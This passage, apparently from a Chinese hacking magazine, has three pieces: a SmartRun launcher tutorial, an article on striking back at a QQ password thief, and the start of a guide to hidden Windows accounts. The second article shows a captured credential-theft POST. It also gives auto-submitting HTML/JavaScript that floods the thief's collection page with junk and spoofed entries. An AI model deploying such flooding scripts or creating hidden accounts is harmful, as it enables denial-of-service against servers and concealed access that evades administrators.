


图 2

SmartRun不仅可以运行Windows系统的常用命令，比如cmd、regedit等，还可以自己定制一些标识。如何给它添加新的标识呢？右键点击系统托盘的SmartRun图标，会弹出SmartRun的一些选项（图3），选择“添加新标识”，就会弹出“添加新的程序标识”向导，点击下一步，出现如图4所示的界面。在这里既可以选择上方的添加EXE程序或doc文档等（注意：对类似“Program Files”的目录辨识的不是很好），也可以选择下面的使用文件夹或盘符。我就使用WinRAR的安装程序来演示了，通过“浏览”找到WinRAR的路径**E:\WinRAR.exe**，点击下一步，会提示加入参数（图5），就类似于一些系统命令，加了参数后会有一些附加的效果，如果是普通的应用程序，可以忽略参数，直接点击下一步。



图 3




图 4

接下来会让我们选择程序的启动方式：最大化、最小化、普通和隐藏，默认为普通。点击下一步，就来到了“定义您的程序标识”界面（图6），这个也就是最后你在SmartRun中输入什么字母让其运行Winrar的安装程序。为了达到方便快捷的效果我只填“r”，最后点完成就可以了。我们打开SmartRun，输入**r**，回车，就能立即打开E:\WinRAR.exe了，是不是很方便呢？




图 5




图 6

当然，SmartRun如果只有这点功能就太没用了，它除了能够执行设定好的程序外还可以采用表达式运行。SmartRun的运算符有3个“+”、“*”和“@”，+号可

以连接2条命令，就是可以一次输入2条命令，一起执行；而*号可以设定程序重复运行的次数；“@ 关键字”可以通过搜索引擎搜索关键字，搜索引擎可以在高级选项里设置。例如我们输入 **cmd*2+r*3+regedit**，回车运行，就会打开如图7所示的结果：2个cmd，3个我们刚才设置的winrar安装程序和1个注册表编辑器。




图7

还可以设置替换Windows自带的“运行”，这样无论是通过开始—运行，还是按win+R键，都只会显示SmartRun而不显示原来的“运行”。虽然SmartRun占用内存不多（只在系统托盘中显示，约占2－6M内存，显示主界面，约占8－12M内存），使用起来也相对方便快捷。但是能不能不使用第3方软件，而使用Windows自带的“运行”来实现上面的功能呢？答案当然是可以的，只不过没有SmartRun那么灵活了，只能执行最简单的使用“运行”打开设定好的程序。

下面来看方法，依然以E:\WinRAR.exe为例，在Windows用户的文件夹里，比如administrator用户就是C:\Documents and Settings\administrator下（假设系统就安装在C盘），在这个文件夹里创建E:\WinRAR.exe的快捷方式，并将其命名为“r”（图8），然后在administrator用户下打开“运行”栏，输入“r”，回车，就能看到系统运行了E:\WinRAR.exe。




图8

看到这儿可能大家会想，如果把快捷方式放到“All Users”目录下，系统中所有的用户不就都能使用这个快捷方式了吗？但经实践证明，这样是行不通的，应该只有用户的文件夹下才能实现这样的功能。

其实还有一种方法可以实现上面的操作，就是利用系统的环境变量，创建快捷方式到c:\windows\system32或c:\windows文件夹下，一样能够实现。

还有就是在任意盘符内创建一个文件夹，然后将需要的快捷方式都复制进去，然后添加一个环境变量到此文件夹，也能实现上面的操作，就是麻烦了点。

好了，知道了上面的这些方法，大家也都是“高手”了，当你在MM面前只使用键盘几秒内就打开了N多程序，当MM看屏幕看到眼花缭乱的时候，她一定会用星星眼作崇拜状看着你的。

（本文所涉及到的SmartRun已收录到光盘中）

菜鸟的反击

——JAVASCRIPE愚弄盗号者

血色书生（吕文昊）

一日，回家后上网，习惯性的登录QQ，没想到却出现了输入验证码的对话框，出于“职业习惯”我当时就有一种预感——QQ号被黑了，紧接着会员功能提示说上次登录是在贵州省的一个IP地址，看来我的猜测终于被证实了，好郁闷。不过还好我有密保，要不然可就糗大了，怀着气愤、无奈的心情，我决定来反击一下这个盗号者，同时也想一探这个盗号木马的究竟。这样才能做到知己知彼，百战不殆！并且如果他是使用E-mail收信的话，我说不定还能顺手牵羊呢！

关于如何反击盗号者的这个话题有许多前辈都曾经讲过了，他们一般的方法是：先找到那个木马的进程，然后使用WINHEX或OD之类的工具分析程序，从而找到邮箱帐号或者是URL。但是今天这个木马却非同寻常，我找了很久都没有找到它的进程，我最喜欢的WPE、WINSOCK都派不上用场了。我只好动用了一款全新的网络封包工具MaaTec Network Analyzer，它最大的特点就是可以嗅探所有流过本机的数据包（不分进程哦），如图1。




图1

直接打开QQ登录，然后打开MaaTec Network Analyzer（在这里我只打开QQ，如果开多了数据包会变的非常复杂），依次点“FILE”－“new packet list”－选择本机上网的网卡，然后点确定（图2），程序就开始记录流过本机的数据了，经过仔细分析后我找到了下面的数据：

```
HTTP - Hyper Text Transfer Protocol
POST /mima.asp HTTP/1.1
Accept: Accept: */*, /mima.asp, ***sd.sfa.cn    这里我模糊了盗号者的域名
Content-Type: application/x-www-form-urlencoded
User-Agent: MyApp
Host: ***sd.sfa.cn
Content-Length: 67
Cache-Control: no-cache
Cookie: _ntes_nnid=88c8d*********3808f06de4,0|tech|;theaddr=%u5B89%u5FBD
```




图2

```
QQNumber=61473710&QQPassWord=***5*3*（这个别想看）&QQclub=是 &QQip=**.**.**.**
```

很明显使用的是网页收信方式，看来盗他的邮箱是没有希望了，难道就这样白白被他害一次吗？当然不是！我仔细看了一下，发现“QNumber=61473710&QQPassWord=***5*3*”这段代码好面熟，如果要是“/mima.asp?QNumber=61473710&QQPassWord=***5*3*”岂不是就更面熟了？于是我想到了一个惩罚他的办法。试想一下如果我们直接在IE 中提交“/mima.asp?QNumber=无耻的盗号贼&QQPassWord=去死吧”会怎么样呢？从理论上来说会被mima.asp当成密码收录。但是因为那个mima.asp是别人的所以我看不到结果。使用关键变量QNumber、QQclub在GOOGLE 中搜索也没有找到结果，最后群里一朋友告诉我说这个可能是明小子密码特工的收信。我下载了明小子密码特工，一看果然不错，于是就在本地搭建了一个IIS 环境开始调试，照上面提交打开收QQ号的文件发现“该死的盗号者－－－－－去死吧－－－－会员:是－－－－－IP:127.165.95.489(127.0.0.1)”，说明成功了。接下来就可以发送大量的垃圾信息去轰炸或者欺骗他了。

报了仇感觉好愉快，不过高兴之余，突然想写点什么，于是我决定练练手，使用JAVASCRIPE 写了一个基于B/S的自动攻击程序。首先我们应该做一张表单用来提交，“帐号”和“密码”我直接给出代码：

```
<html>
<form name="fanji" id="fanji" action="http://localhost/qq.asp"（这里是盗号者的收信网页）method="post" enctype="application/x-www-form-urlencoded" target="_top">
                    <label>QQ 帐号：</label>
<input name="QQNumber" type="text" size="11" maxlength="16" tabindex="1"  value="死骗子盗我 QQ 找死啊！ " />
                  <label>QQ 密码：</label>
<input name="QQPassWord" type="password" size="11" maxlength="32"  tabindex="2" value="想死啊！ ？！ ？ ！？ " />
<input name=btnsubmit type=Submit value="Submit">
</form>
<script type="text/javascript">
fanji.btnsubmit.click();
</script>
</html>
```

解释一下上面的代码，只要是打开这个页面就可以模拟一次发送过程。把这个文件取名为Q2.html。但是我们要想让它变的更人性化，简便一些我们应该再写这样一个页面，把它取名为q1.html。

```
<html>
<body>
<form name="daohao" onsubmit="return attract();">
<label>攻击次数：</label>
<input name="count" type="text" size="11" maxlength="16" tabindex="1"  value="10" />
<input name=btnsubmit type=Submit value="Submit">
</form>
</body>
</html>
<script type="text/javascript">
function attract()
{
for (i = 1; i <=daohao.count.value; i++)
{
window.open("q2.html","nihao")
}
}
</script>
```

这个页面负责在nihao这个窗口中调用我们的Q2.html页面，这样就可以一直不断的发送指定的页面了。

想想看当盗号者打开收信的文件时却发现满篇的汉字可能会气得吐血而死吧。当然大家可以自己在里面添加东西，这样还能实现欺骗功能，还可以美化一下页面，或者让朋友帮着点这样连括号里的IP 地址都不一样，欺骗的目的也就能达到了。

最后说一下这个程序的用法：

1.可以直接释放到一个文件夹下，然后打开q1.html，会出现图3 所示的画面。输入攻击次数，点开始攻击就可以了。

2.我们可以把它放到网站上，这样别人也能访问帮你一起愚弄盗号者了！





图 3

（本文所涉及到的MaaTec Network Analyzer、密码特工、Q1.html和Q2.html已收录到光盘中）



简简单单创建“隐形”帐户

花的神明

我们知道，Windows具有很强的多用户管理能力，在默认情况下，所有的帐户信息都是可见的。不管是在系统的用户管理窗口中，还是在Windows登录界面中都会列出所有可用的帐户名。当你登录到某个帐户进行操作时，会在系统中留下各种痕迹信息，例如网络浏览痕迹、最近访问的文档、聊天记录、处理的电子邮件等。其他的用户可能会接触到这些敏感的信息，出于安全方面的考虑，最好的办法就是在Windows中建立“隐形”的帐户。这样我们就能够使用“隐形”的帐户自由的登录系统，而其他用户却无法探知“隐形”帐户的存在。这样，我们在“隐形”帐户环境中所进行的操作，以及所涉及的相关数据对其他用户来说都是不可见的，从而大大提高了系统的安全性。在以前的“黑客X档案”中虽然也曾经介绍过创建隐形帐户的方法，不过都涉及到了对注册表相关键值的修改，操作起来就比较繁琐，利用Hidden Account这款小巧的软件，就可以简简单单的创建和管理“隐形”帐户，而且相比之下，Hidden Account创建的隐形帐户具有自身独特的性质，其下载地址为http://www.computercloak.com/download.aspx。

一、创建“隐形”帐户

